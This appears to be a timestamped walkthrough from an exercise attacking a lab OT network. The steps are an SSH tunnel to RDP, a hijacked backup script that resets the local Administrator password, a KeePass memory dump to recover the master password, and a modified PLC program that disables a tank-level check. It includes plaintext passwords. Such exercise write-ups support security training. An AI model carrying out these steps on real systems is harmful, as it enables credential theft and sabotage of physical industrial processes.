16:25: We then jumped to the JUMP.PLUMETECH-OT.LOCAL with a SSH Tunnel from a Windows VM.





ssh -L 3390:10.0.2.44:3389 -p2022 kali@cup.stealth.ait.ac.at -i C:\Users\hacker\Downloads\ssh_key.pem

16:28: There we abused the Backup Script to change the Password of the Local Admin. This was run once (and checked with the logs) and then reverted (**16:29**) to minimize the alerts.





net user Administrator Leberkas1!
was added to the script







16:31: This allowed us to become localadmin and find an active keepass database in C:\users\kenneth\Desktop. With the task manager (not console, but run as administrator) we were able to dump the running keepass process.









This allowed us to dump the keepass password with keepass-dump-extractor https://github.com/JorianWoltjer/keepass-dump-extractor/releases










Password: EverythingIsFineUntilTheWifiDies


16:35: Within the Keepass we found the Administrator Password of local Administrator and connected to ENG1 server 10.0.2.59.









16:38: We started PLCnext Engineer Engineering Software.







Password was contained in the mails we found in the IT share on FS1: **aa3975c8**


16:41: We use PLCNext to deploy a modified script. Basically, we changed the check for the Tank_Level from 2**16 to 0. The IP address was wrongly entered .20 and we manually had to change it to .2. Using the password from the picture and the username **admin,** we authenticate to the PLC.







16:42: We accessed the software with the password found in the PDF (admin:aa3975c8)

